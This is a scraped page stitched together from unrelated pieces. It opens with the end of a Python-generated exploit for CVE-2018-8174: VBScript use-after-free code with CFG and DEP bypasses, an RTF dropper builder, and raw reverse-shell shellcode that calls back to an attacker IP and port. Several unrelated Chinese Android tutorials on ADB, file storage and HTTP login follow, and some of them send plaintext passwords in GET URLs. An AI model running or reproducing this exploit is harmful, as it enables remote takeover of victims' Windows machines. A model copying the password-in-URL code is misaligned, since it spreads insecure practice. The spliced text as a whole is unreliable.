WrapShellcodeWithNtContinueContext(ShellcodeAddrParam) 'bypass cfg 221 Dim IIlI 222 IIlI=String((100334-65536),Unescape("%u4141")) 223 IIlI=IIlI &EscapeAddress(ShellcodeAddrParam) 224 IIlI=IIlI &EscapeAddress(ShellcodeAddrParam) 225 IIlI=IIlI &EscapeAddress(&h3000) 226 IIlI=IIlI &EscapeAddress(&h40) 227 IIlI=IIlI &EscapeAddress(ShellcodeAddrParam-8) 228 IIlI=IIlI &String(6,Unescape("%u4242")) 229 IIlI=IIlI &lIllIl() 230 IIlI=IIlI &String((&h80000-LenB(IIlI))/2,Unescape("%u4141")) 231 WrapShellcodeWithNtContinueContext=IIlI 232 End Function 233 Function ExpandWithVirtualProtect(lIlll) 234 Dim IIlI 235 Dim lllllI 236 lllllI=lIlll+&h23 237 IIlI="" 238 IIlI=IIlI &EscapeAddress(lllllI) 239 IIlI=IIlI &String((&hb8-LenB(IIlI))/2,Unescape("%4141")) 240 IIlI=IIlI &EscapeAddress(VirtualProtectAddr) 241 IIlI=IIlI &EscapeAddress(&h1b) 242 IIlI=IIlI &EscapeAddress(0) 243 IIlI=IIlI &EscapeAddress(lIlll) 244 IIlI=IIlI &EscapeAddress(&h23) 245 IIlI=IIlI &String((&400-LenB(IIlI))/2,Unescape("%u4343")) 246 ExpandWithVirtualProtect=IIlI 247 End Function 248 Sub ExecuteShellcode 249 llll.mem(IlII)=&h4d 'DEP bypass 250 llll.mem(IlII+8)=0 251 msgbox(IlII) 'VT replaced 252 End Sub 253 Class cla1 254 Private Sub Class_Terminate() 255 Set IIIlI(IllI)=lIIl((&h1078+5473-&H25d8)) 256 IllI=IllI+(&h14b5+2725-&H1f59) 257 lIIl((&h79a+3680-&H15f9))=(&h69c+1650-&Hd0d) 258 End Sub 259 End Class 260 Class cla2 261 Private Sub Class_Terminate() 262 Set IllII(IllI)=lIIl((&h15b+3616-&Hf7a)) 263 IllI=IllI+(&h880+542-&Ha9d) 264 lIIl((&h1f75+342-&H20ca))=(&had3+3461-&H1857) 265 End Sub 266 End Class 267 Class IIIlIl 268 End Class 269 Class llIIl 270 Dim mem 271 Function P 272 End Function 273 Function SetProp(Value) 274 mem=Value 275 SetProp=0 276 End Function 277 End Class 278 Class IIIlll 279 Dim mem 280 Function P0123456789 281 P0123456789=LenB(mem(IlII+8)) 282 End Function 283 Function SPP 284 End Function 285 End Class 286 Class lllIIl 287 Public Default Property Get P 288 Dim llII 289 P=174088534690791e-324 290 For IIIl=(&h7a0+4407-&H18d7) To (&h2eb+1143-&H75c) 291 IIIlI(IIIl)=(&h2176+711-&H243d) 292 Next 293 Set llII=New IIIlll 294 llII.mem=lIlIIl 295 For IIIl=(&h1729+3537-&H24fa) To (&h1df5+605-&H204c) 296 Set IIIlI(IIIl)=llII 297 Next 298 End Property 299 End Class 300 Class llllII 301 Public Default Property Get P 302 Dim llII 303 P=636598737289582e-328 304 For IIIl=(&h1063+2314-&H196d) To (&h4ac+2014-&Hc84) 305 IllII(IIIl)=(&h442+2598-&He68) 306 Next 307 Set llII=New IIIlll 308 llII.mem=lIIIll 309 For IIIl=(&h7eb+3652-&H162f) To (&h3e8+1657-&Ha5b) 310 Set IllII(IIIl)=llII 311 Next 312 End Property 313 End Class 314 Set llllIl=New lllIIl 315 Set IlIIII=New llllII 316 Sub UAF 317 For IIIl=(&hfe8+3822-&H1ed6) To (&h8b+8633-&H2233) 318 Set IIllI(IIIl)=New IIIlIl 319 Next 320 For IIIl=(&haa1+6236-&H22e9) To (&h1437+3036-&H1fed) 321 Set IIllI(IIIl)=New llIIl 322 Next 323 IllI=0 324 For IIIl=0 To 6 325 ReDim lIIl(1) 326 Set lIIl(1)=New cla1 327 Erase lIIl 328 Next 329 Set llll=New llIIl 330 IllI=0 331 For IIIl=0 To 6 332 ReDim lIIl(1) 333 Set lIIl(1)=New cla2 334 Erase lIIl 335 Next 336 Set IIIIl=New llIIl 337 End Sub 338 Sub InitObjects 339 llll.SetProp(llllIl) 340 IIIIl.SetProp(IlIIII) 341 IlII=IIIIl.mem 342 End Sub 343 Sub StartExploit 344 UAF 345 InitObjects 346 vb_adrr=LeakVBAddr() 347 // Alert "CScriptEntryPointObject Leak: 0x" & Hex(vb_adrr) & vbcrlf & "VirtualTable address: 0x" & Hex(GetUint32(vb_adrr)) 348 vbs_base=GetBaseByDOSmodeSearch(GetUint32(vb_adrr)) 349 // Alert "VBScript Base: 0x" & Hex(vbs_base) 350 msv_base=GetBaseFromImport(vbs_base,"msvcrt.dll") 351 // Alert "MSVCRT Base: 0x" & Hex(msv_base) 352 krb_base=GetBaseFromImport(msv_base,"kernelbase.dll") 353 // Alert "KernelBase Base: 0x" & Hex(krb_base) 354 ntd_base=GetBaseFromImport(msv_base,"ntdll.dll") 355 // Alert "Ntdll Base: 0x" & Hex(ntd_base) 356 VirtualProtectAddr=GetProcAddr(krb_base,"VirtualProtect") 357 // Alert "KernelBase!VirtualProtect Address 0x" & Hex(VirtualProtectAddr) 358 NtContinueAddr=GetProcAddr(ntd_base,"NtContinue") 359 // Alert "KernelBase!VirtualProtect Address 0x" & Hex(NtContinueAddr) 360 SetMemValue GetShellcode() 361 ShellcodeAddr=GetMemValue()+8 362 // Alert "Shellcode Address 0x" & Hex(ShellcodeAddr) 363 SetMemValue WrapShellcodeWithNtContinueContext(ShellcodeAddr) 364 lIlll=GetMemValue()+69596 365 SetMemValue ExpandWithVirtualProtect(lIlll) 366 llIIll=GetMemValue() 367 // Alert "Executing Shellcode" 368 ExecuteShellcode 369 End Sub 370 StartExploit 371 </script> 372 </body> 373 </html> 374 """ 375 376 reverseip = '1.1.1.1' 377 reverseport = 4444 378 379 def create_rtf_file(url,filename): 380 NORMAL_URL = url.encode('hex')+"0"*(78-len(url.encode('hex'))) 381 UNICODE_URL = "00".join("{:02x}".format(ord(c)) for c in url) 382 if len(UNICODE_URL) < 154: 383 print 'UNICODE_URL len %d , need to pad ...' % len(UNICODE_URL) 384 UNICODE_URL = UNICODE_URL+"0"*(154 - len(UNICODE_URL)) 385 res = SampleRTF.replace('NORMAL_URL',NORMAL_URL).replace('UNICODE_URL',UNICODE_URL) 386 f = open(filename, 'w') 387 f.write(res) 388 f.close() 389 print "Generated "+filename+" successfully" 390 391 392 def rev_shellcode(ip,port): 393 ip = [int(i) for i in ip.split(".")] 394 buf = "" 395 buf += "\xfc\xe9\x8a\x00\x00\x00\x5d\x83\xc5\x0b\x81\xc4\x70" 396 buf += "\xfe\xff\xff\x8d\x54\x24\x60\x52\x68\xb1\x4a\x6b\xb1" 397 buf += "\xff\xd5\x8d\x44\x24\x60\xeb\x5c\x5e\x8d\x78\x60\x57" 398 buf += "\x50\x31\xdb\x53\x53\x68\x04\x00\x00\x08\x53\x53\x53" 399 buf += "\x56\x53\x68\x79\xcc\x3f\x86\xff\xd5\x85\xc0\x74\x59" 400 buf += "\x6a\x40\x80\xc7\x10\x53\x53\x31\xdb\x53\xff\x37\x68" 401 buf += "\xae\x87\x92\x3f\xff\xd5\x54\x68\x44\x01\x00\x00\xeb" 402 buf += "\x39\x50\xff\x37\x68\xc5\xd8\xbd\xe7\xff\xd5\x53\x53" 403 buf += "\x53\x8b\x4c\x24\xfc\x51\x53\x53\xff\x37\x68\xc6\xac" 404 buf += "\x9a\x79\xff\xd5\xe9\x41\x01\x00\x00\xe8\x9f\xff\xff" 405 buf += "\xff\x72\x75\x6e\x64\x6c\x6c\x33\x32\x2e\x65\x78\x65" 406 buf += "\x00\xe8\x71\xff\xff\xff\xe8\xc2\xff\xff\xff\xfc\xe8" 407 buf += "\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30" 408 buf += "\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" 409 buf += "\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01" 410 buf += "\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c" 411 buf += "\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b" 412 buf += "\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac" 413 buf += "\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b" 414 buf += "\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c" 415 buf += "\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" 416 buf += "\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a" 417 buf += "\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73" 418 buf += "\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01" 419 buf += "\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5" 420 buf += "\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0" 421 buf += "\xff\xd5\x97\x6a\x05\x68"+struct.pack("!4B",ip[0],ip[1],ip[2],ip[3])+"\x68\x02\x00" 422 buf += struct.pack("!H",port)+"\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61" 423 buf += "\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0" 424 buf += "\xb5\xa2\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57" 425 buf += "\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44" 426 buf += "\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50" 427 buf += "\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc" 428 buf += "\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08" 429 buf += "\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95" 430 buf += "\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05" 431 buf += "\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5" 432 433 return buf.encode("hex") 434 435 def gen_shellcode(s): 436 n = len(s) 437 i = 0 438 strs = '' 439 if n % 4 == 2: 440 s=s+'41' 441 while i <n: 442 strs += '%u'+s[i+2:i+4]+s[i:i+2] 443 i+=4 444 return strs 445 446 if __name__ == '__main__': 447 parser = argparse.ArgumentParser(description="Exploit for CVE-2018-8174") 448 parser.add_argument("-u", "--url", help="exp url", required=True) 449 parser.add_argument('-o', "--output", help="Output exploit rtf", required=True) 450 parser.add_argument('-i', "--ip", help="ip for netcat", required=False) 451 parser.add_argument('-p', "--port", help="port for netcat", required=False) 452 args = parser.parse_args() 453 url = args.url 454 filename = args.output 455 create_rtf_file(url,filename) 456 if args.ip and args.port: 457 ip = str(args.ip) 458 port = int(args.port) 459 shellcode = gen_shellcode(rev_shellcode(ip,port)) 460 else: 461 shellcode = gen_shellcode(rev_shellcode(reverseip,reverseport)) 462 res = SampleHTML.replace('REPLACE_SHELLCODE_HERE',shellcode) 463 f = open('exploit.html', 'w') 464 f.write(res) 465 f.close() 466 467 print "!!! Completed !!!"
优秀的个人博客,低调大师

Android Day01-DDMS和ADB的使用

一、DDMS的使用 DDMS 的全称是Dalvik Debug Monitor Service,是 Android 开发环境中的Dalvik虚拟机调试监控服务。它为我们提供例如:为测试设备截屏,针对特定的进程查看正在运行的线程以及堆信息、Logcat、广播状态信息、模拟电话呼叫、接收SMS、虚拟地理坐标等等。 进入DDMS之后,界面如下: 二、ADB的使用 adb环境变量的配置: http://jingyan.baidu.com/article/17bd8e52f514d985ab2bb800.html adb的全称为Android Debug Bridge,就是起到调试桥的作用。通过adb我们可以在Eclipse中方便通过DDMS来调试Android程序,说白了就是debug工具。 在使用adb指令之前,应该将adb所在目录配置到环境变量Path中去,这样在CMD命令行就能直接使用adb指令。 常用adb命令: https://www.cnblogs.com/bravesnail/articles/5850335.html 1.adb devices:列出当前电脑连接的所有Android设备(包括真机和模拟器),可以查看设备的序列号,作为设备的唯一标识。 2.adb占用的端口是5037,可以在cmd中输入 netstat -oan命令来列出当前电脑所占有的所有端口,通过查看5037端口对应的PID,去任务管理器查询,就知道是哪个应用程序占据了这个端口,可以将这个程序关掉。 3.adb kill-server:中断adb服务,在DDMS中的devices可以看到设备会消失。 4.adb start-server:重启adb服务,在DDMS中的devices中可以看到设备又出现了。 5.adb [-s android设备序列号] install [-r] APK文件的带盘符路径:安装应用程序。 如果设备多于1台设备,需要指定-s加参数指定设备序列号(可以通过devices命令查看) -r指的是强制安装,即如果不用-r,如果设备上有将要安装的这个应用程序,会安装失败。如下图: 如果你想把网络上下载的APP安装到虚拟机上,就要用到这个命令. 6.adb [-s android设备序列号] uninstall 应用程序包名:卸载应用程序。 如果设备多于1台设备,需要指定-s加参数指定设备序列号(可以通过devices命令查看) 因为应用程序的包名可以唯一标识应用程序,通过包名就可以卸载应用程序。 7.adb [-s android设备序列号] shell:进入设备的linux目录,命令会出现#,表示等待用户输入linux指令。在DDMS中的File Explorer的设备文件目录,就是用linux指令来列出来的。 # ls -l:列出手机目录信息 # logcat:查看手机日志信息 8. adb pull:将文件从设备拷贝到电脑 9. adb push:将文件从电脑拷贝到设备 10. # cat 文件名(带后缀) 打印文件内容,比如在向sp更新内容之后,不必要每次都把文 件pull到电脑上查看,可以使用这个命令在打印文件查看内容。 11.adb wifi调试 1)手机开一个wifi,让电脑连上。 2)命令行 adb tcpip 5555 3) 命令行 adb connect 192.168.43.1(固定) ADB的实际应用场景 1.安装APK adb install , 如果有了apk,但是没有什么手机助手。只能用这种方式安装了。 2.我们公司的设备,一开始设备装了个应用,会自动启动。应用将回退按钮给屏蔽了,系统也没有悬浮球操作按钮,无法回到桌面。我就想了使用adb 查看手机运行的进程http://blog.csdn.net/xingchenxuanfeng/article/details/50386689 adb shell ps 根据这个应用的名字,我大致就猜出了它的包名,执行adb uninstall 包名果断卸载,然后adb install 我的应用包名 我的应用装上了,我也想回到桌面啊,uninstall自己的应用太low了,用adb shell am force-stop 包名,即可停止应用 。 3)adb shell input key event 4 (模拟android系统的返回键) 键值参考:http://blog.csdn.net/itfootball/article/details/37567373 ADB使用的问题 1) file explore下的data/data目录不显示:https://www.cnblogs.com/smyhvae/p/3881477.html adb shell su chmod 777 data (一级一级的去改变权限) 本文转自屠夫章哥 51CTO博客,原文链接:http://blog.51cto.com/4259297/1673947,如需转载请自行联系原作者

优秀的个人博客,低调大师

Android Day02-linux下的文件权限

1:文件的类型,d:文件夹l:快捷方式类型-:文件类型 2-4:文件所属用户的权限;rwx(r:可读,w:可写,x:可执行)如果其中哪一位是-,表示2进制数就是0,不是-表示1 5-7:文件所属用户组的权限; 8-10:其他用户(其它应用)对本文件的权限。 将后9位二进制数字转换成10进制,即可结合“chmod10进制数文件路径”,即可改变文件的权限。 在利用adb shell命令进入linux命令行,查看指定目录下的所有文件信息: 本文转自屠夫章哥 51CTO博客,原文链接:http://blog.51cto.com/4259297/1674711,如需转载请自行联系原作者

优秀的个人博客,低调大师

Android Day05-网络编程之文件上传

Android文件上传实现 分析:利用抓包工具查看文件上传发现,文件上传的请求体十分的复杂,根本难以用 HttpURLConnection、HttpClient来实现。但是用AsyncHttpClient就能很轻易的实现了,只要 在RequestParams对象里面添加一对键值对,值存储文件的路径即可上传了。 AsyncHttpClient文件上传源代码: 记得先要导一下包 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 //创建AsyncHttpClient对象 AsyncHttpClientasyncHttpClient= new AsyncHttpClient(); //创建RequestParams对象,封装要上传的数据或文件。 RequestParamsparams= new RequestParams(); params.put( "music" ,uploadFile); //UploadaFile //执行post方法。 //注意最后一个类new的是参数子类的的实现类AsyncHttpResponseHandler asyncHttpClient.post(getApplicationContext(),servletPath, params, new AsyncHttpResponseHandler(){ @Override public void onSuccess( int statusCode,Header[]headers, byte []responseBody) { if (statusCode== 200 ) { Toast.makeText(getApplicationContext(), "文件上传成功" , 0 ).show(); } else { Toast.makeText(getApplicationContext(), "服务器忙" , 0 ).show(); } } @Override public void onFailure( int statusCode,Header[]headers, byte []responseBody,Throwableerror) { } }); 本文转自屠夫章哥 51CTO博客,原文链接:http://blog.51cto.com/4259297/1676570,如需转载请自行联系原作者

优秀的个人博客,低调大师

Android Day02-文件操作-登陆示例

需求:登陆 第1步:搭建UI 采用混合布局,布局搭建好之后如下所示: 第2步:准备工作 根据javaWeb中的mvc+dao的开发模式,创建好包名和类。 第3步:业务逻辑 就是一个存值和取值的过程,也可以说是读写文件的过程。 注意在获取路径的时候,不要使用硬性编码(hardcode)。 关键知识点梳理: ▇获取应用程序的files私有目录:"/data/data/应用程序包名/files" 方式1:得路径,再得到流。 Filecontext.getFilesDir() <-- 补充一下 Filecontext.getCacheDir()表示得到缓存目录/caches--> 方式2:直接得到流 文件读取流:InputStream in = context.openFileInput("文件名(带后缀)"); 文件写入流:OutputStream out = context.openFileOutput("user.txt", Context.MODE_PRIVATE);//有2个参数,第2个参数 表示文件的权限。 ▇获取设备的SD卡目录: →1.注意要配置sd的访问权限。 →2.判断sd卡的状态。 1 2 3 4 5 6 7 StringstorageState=Environment.getExternalStorageState(); if (!storageState.equals(Environment.MEDIA_MOUNTED)) { //如果挂起,提示用户sd卡不存在。 Toast.makeText(mainContext, "sd卡不存在" ,Toast.LENGTH_SHORT).show(); return ; } →3.判断sd卡空间容量信息。 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 //假如SD卡小于200M就提示内存不足 //首先获取外部存储的目录File对象 Filefile_storage=Environment.getExternalStorageDirectory(); //通过File对象来获得外部存储的可用空间 Longuseable_storage=file_storage.getUsableSpace(); //将字节转换成易于阅读的M表示方法 Stringuseable_storage_mstr=Formatter.formatFileSize(mainContext,useable_storage); //得到外部存储的总空间 Longtotal_storage=file_storage.getTotalSpace(); Stringtotal_storage_mstr=Formatter.formatFileSize(mainContext,total_storage); if (useable_storage< 1024 * 1024 * 200 ) { Toast.makeText(mainContext, "外部存储空间不足,剩余可用空间为:" +useable_storage_mstr+ "M" + ",总空间为:" +total_storage_mstr+ "M" ,Toast.LENGTH_LONG).show(); return ; } 通过linux命令df /sdcard来获得外部设备外部存储的信息: ▇获取资产文件夹Asset目录下的文件输入流: 1 2 3 4 5 6 //获取上下文的所有资源对象 Resourcesres=context.getResources(); //从资源对象中获取资产目录Asset的管理器AssetManager AssetManagermanager=res.getAssets(); //利用管理器的open方法获取它的目录下指定文件的读取流 InputStreamin=manager.open( "user.txt" ); ▇Preferences:"/data/data/应用程序包名/shared_prefs" 用于存放一些简单的标记信息、设置信息。通过xml文件在实现保存和取出。 Preferences存储文件流程 1 2 3 4 5 6 7 8 9 //第1步:通过上下文对象得到SharedPreferences对象 SharedPreferencesuser_pref=context.getSharedPreferences( "user.txt" ,Context.MODE_PRIVATE); //第2步:得到SharedPreferences的Editor对象 Editoruser_editor=user_pref.edit(); //第3步:通过Editor向SharedPreferences对象里面设置值,类似map中的键和值。 user_editor.putString( "username" ,user.getUsername()); user_editor.putString( "password" ,user.getPassword()); //第4步:提交Editor return user_editor.commit(); Preferences读取文件内容 1 2 3 4 5 6 //第1步:通过上下文对象得到SharedPreferences对象 SharedPreferencesuser_share=context.getSharedPreferences( "user.txt" ,Context.MODE_PRIVATE); //第2步:得到share对象的数据 Stringusername=user_share.getString( "username" , "用户名找不到" ); Stringpassword=user_share.getString( "password" , "密码找不到" ); //上面getString方法的第二个参数为找不到指定键名的时候返回的缺省值。 通过总结可以发现,上面的这些文件读取流,都只能读取当前应用程序的私有目录下的文件流,有局限性。如果要想跨应用读取数据,还是得结合一般IO流。 今天还讲了XML的解析和序列化,和javaWeb中的xml的解析及序列化十分的相似,只是获取解析器和序列器的方式稍有不同,是通过Xml这个类直接获取的。 Android 开发时如何正确获取使用扩展存储路径 http://http://my.oschina.net/liucundong/blog/314520 作为一个程序员,想必你也很讨厌App在SD卡根目录乱建目录吧,那就从我做起,来遵守Google的这一规定吧。 通过Context.getExternalFilesDir()方法可以获取到 SDCard/Android/data/{package_name}/files/ ,储存一些长时间保存的数据; 通过Context.getExternalCacheDir()方法可以获取到 SDCard/Android/data/{package_name}/cache/,储存临时缓存数据; 这两个目录分别对应 设置->应用->应用详情里面的”清除数据“与”清除缓存“选项。 本文转自屠夫章哥 51CTO博客,原文链接:http://blog.51cto.com/4259297/1674699,如需转载请自行联系原作者

优秀的个人博客,低调大师

Android Day05-网络编程之提交数据


Android网络:HTTP之利用HttpURLConnection访问网页、获取网络图片实例 (附源码) http://blog.csdn.net/yanzi1225627/article/details/22222735 一、提交数据 手机App向服务器提交数据原理与web页面向服务器提交数据的原理是一样的,都是依赖于Http协 议,只是使用的API不一样而已。 Android最常见的提交数据的类有3个:HttpURLConnection、HttpClient、AsyncHttpClient,它 们都分get和post两种提交方式其中HttpURLConnection是SDK自带的类;HttpClient本来是第3方开源 项目,不过被google纳入了SDK;AsyncHttpClient是一个使用起来特别简单的第3方开源项目,需要去 GitHub下载jar包。 我将6种不同的提交方式整合到了一起,App UI界面如下: 以下是6种不同方式提交数据的源代码: 1)URLGet方式 URLGet的特点就是直接将请求参数拼接到提交地址的后面 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 //1-以URLGet方式登陆 public void loginByURLGet(){ new Thread(){ public void run(){ //如果用户名和账号不为空 if (checkEmpty()){ //已经得到用户名密码,直接拿过来用就行了。 StringservletPath= "http://192.168.17.71/QQCenter/login" ; //拼接地址(*********重要步骤*************) StringurlPath=servletPath+ "?username=" +username + "&password=" +password; try { //第1步:创建URL URLurl= new URL(urlPath); //第2步:创建HttpURLConnection连接 HttpURLConnectionconn=(HttpURLConnection)url .openConnection(); //第3步:设置请求参数 conn.setRequestMethod( "GET" ); conn.setConnectTimeout( 5 ); //第4步:得到响应码 int responseCode=conn.getResponseCode(); //第5步:判断响应码 if (responseCode== 200 ){ //获取服务器端的返回信息 InputStreamin=conn.getInputStream(); Stringcontent=NetUtils.readStream(in); showToast(content); System.out.println( "URLGet方式登陆" ); } else { showToast( "服务器找不到资源" ); } } catch (Exceptione){ e.printStackTrace(); showToast( "服务器忙!!!" ); } } } }.start(); } 2)URLPost方式 URLPost的特点就是将提交的参数通过流写到服务器,相比URLGet方式,要多设两个头信 息,且设置向服务器写入流的权限。 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 public void loginByURLPost(){ new Thread(){ public void run(){ //如果用户名和账号不为空 if (checkEmpty()){ //已经得到用户名密码,直接拿过来用就行了。 StringservletPath= "http://192.168.17.71/QQCenter/login" ; //要写入请求体的参数(*******关键步骤********) Stringdata= "username=" +username+ "&password=" +password; try { //第1步:创建URL URLurl= new URL(servletPath); //第2步:创建HttpURLConnection连接 HttpURLConnectionconn=(HttpURLConnection)url .openConnection(); //第3步:设置请求参数 conn.setRequestMethod( "POST" ); conn.setConnectTimeout( 5 ); //注意设置两个请求头信息(*****关键步骤*****) conn.setRequestProperty( "Content-Type" , "application/x-www-form-urlencoded" ); conn.setRequestProperty( "Content-Length" ,data.length() + "" ); //设置向服务器写入流的权限(****关键步骤***) conn.setDoOutput( true ); //得到输出流向服务器发送请求体数据(*****关键步骤******) OutputStreamout=conn.getOutputStream(); out.write(data.getBytes()); out.close(); //第4步:得到响应码 int responseCode=conn.getResponseCode(); //第5步:判断响应码 if (responseCode== 200 ){ //获取服务器端的返回信息 InputStreamin=conn.getInputStream(); Stringcontent=NetUtils.readStream(in); showToast(content); in.close(); System.out.println( "以URLPost方式登陆" ); } else { showToast( "服务器找不到资源" ); } } catch (Exceptione){ e.printStackTrace(); showToast( "服务器忙!!!" ); } } } }.start(); } 3)ClientGet方式 HttpClient这个类,相比HttpURLConnection语法上有很多的不同。将请求和响应单独封装 成了一个类。获取服务器数据是经过多层包装的,需要先得到数据的实体HttpEntity,根据实体 再得到服务器的输出流。 android DefaultHttpClient 超时 http://blog.csdn.net/howlaa/article/details/17437463 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 public void loginByClientGet(){ new Thread(){ public void run(){ //如果用户名和账号不为空 if (checkEmpty()){ //已经得到用户名密码,直接拿过来用就行了。 StringservletPath= "http://192.168.17.71/QQCenter/login" ; //拼接地址 Stringdata= "username=" +username+ "&password=" +password; Stringurl=servletPath+ "?" +data; try { //第1步:创建HttpClient对象 HttpClientclient= new DefaultHttpClient(); //第2步:创建get请求对象 HttpGetget= new HttpGet(url); //第3步:执行get请求对象,得到response对象。 HttpResponseresponse=client.execute(get); //第4步:得到响应码 int responseCode=response.getStatusLine() .getStatusCode(); //第5步:判断响应码 if (responseCode== 200 ){ //获取服务器端的返回信息与URL不同,先获取的是数据实体。 HttpEntityentity=response.getEntity(); //从数据实体中得到服务的输出流 InputStreamin=entity.getContent(); Stringcontent=NetUtils.readStream(in); showToast(content); in.close(); System.out.println( "以ClientGet方式登陆" ); } else { showToast( "服务器找不到资源" ); } } catch (Exceptione){ e.printStackTrace(); showToast( "服务器忙!!!" ); } } } }.start(); } 4)ClientPost方式 相对ClientGet方式,这种方式提交数据稍微有些复杂。创建post请求的实体数据时,要经 过多层包装。 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 public void loginByClientPost(){ new Thread(){ public void run(){ //如果用户名和账号不为空 if (checkEmpty()){ //已经得到用户名密码,直接拿过来用就行了。 StringservletPath= "http://192.168.17.71/QQCenter/login" ; //请求体数据 Stringdata= "username=" +username+ "&password=" +password; Stringurl=servletPath; try { //第1步:创建HttpClient对象 HttpClientclient= new DefaultHttpClient(); //第2步:创建post请求对象 HttpPostpost= new HttpPost(url); //将请求参数封装到实体------过程稍微有点复杂 List<NameValuePair>listPairs= new ArrayList<NameValuePair>(); //注意name的值与服务器应统一 NameValuePairpair1= new BasicNameValuePair( "username" ,username); NameValuePairpair2= new BasicNameValuePair( "password" ,password); listPairs.add(pair1); listPairs.add(pair2); HttpEntitypostDataEntity= new UrlEncodedFormEntity( listPairs); post.setEntity(postDataEntity); //第3步:执行post请求 HttpResponseresponse=client.execute(post); //第4步:得到状态码 int statusCode=response.getStatusLine() .getStatusCode(); //第5步:判断状态码 if (statusCode== 200 ){ //得到数据的实体 HttpEntityrespEntity=response.getEntity(); //从实体得到流 InputStreamin=respEntity.getContent(); Stringcontent=NetUtils.readStream(in); showToast(content); in.close(); System.out.println( "以ClientPost方式登陆" ); } else { showToast( "找不到资源" ); } } catch (Exceptione){ e.printStackTrace(); showToast( "服务器忙!!!" ); } } }; }.start(); } 5)AsyncHttpClientGet方式 在使用这个类之前,去GitHub下载并导一下这个包com.loopj.android.http到项目的src目 录下。使用AsyncHttpClient还有一个十分爽的地方,就是这个类不需要使用在子线程中,那么 也就可以直接更新UI。请求地址就直接写servlet了,也不用拼接参数了,因为参数都写在了 RequestParams对象中去了。 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 public void loginByAsyncHttpClientGet(){ //如果用户名和账号不为空 if (checkEmpty()){ //已经得到用户名密码,直接拿过来用就行了。 StringservletPath= "http://192.168.1.109/QQCenter/login" ; try { AsyncHttpClientasyncHttpClient= new AsyncHttpClient(); //创建get请求参数 RequestParamsparams= new RequestParams(); params.put( "username" ,username); params.put( "password" ,password); asyncHttpClient.get(getApplicationContext(),servletPath,params, new AsyncHttpResponseHandler(){ //请求成功 @Override public void onSuccess( int statusCode,Header[]headers, byte []responseBody){ if (statusCode== 200 ) { //得到服务器的返回值 Stringcontent= new String(responseBody); Toast.makeText(getApplicationContext(),content, 0 ).show(); System.out.println( "AsyncHttpClientGet方式登陆" ); } else { Toast.makeText(getApplicationContext(), "找不到资源" , 0 ).show(); } } @Override public void onFailure( int statusCode,Header[]headers, byte []responseBody,Throwableerror){ //TODOAuto-generatedmethodstub } }); } catch (Exceptione){ e.printStackTrace(); showToast( "服务器忙!!!" ); } } } 6)AsyncHttpClientPost方式 和AsyncHttpClientGet方式相差无几,调用的是post方法。其它的一样 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 public void loginByAsyncHttpClientPost(){ //如果用户名和账号不为空 if (checkEmpty()){ //已经得到用户名密码,直接拿过来用就行了。 StringservletPath= "http://192.168.17.71/QQCenter/login" ; try { //创建AsyncHttpClient对象 AsyncHttpClientasyncHttpClient= new AsyncHttpClient(); RequestParamsparams= new RequestParams(); params.put( "username" ,username); params.put( "password" ,password); asyncHttpClient.post(getApplicationContext(),servletPath,params, new AsyncHttpResponseHandler(){ @Override public void 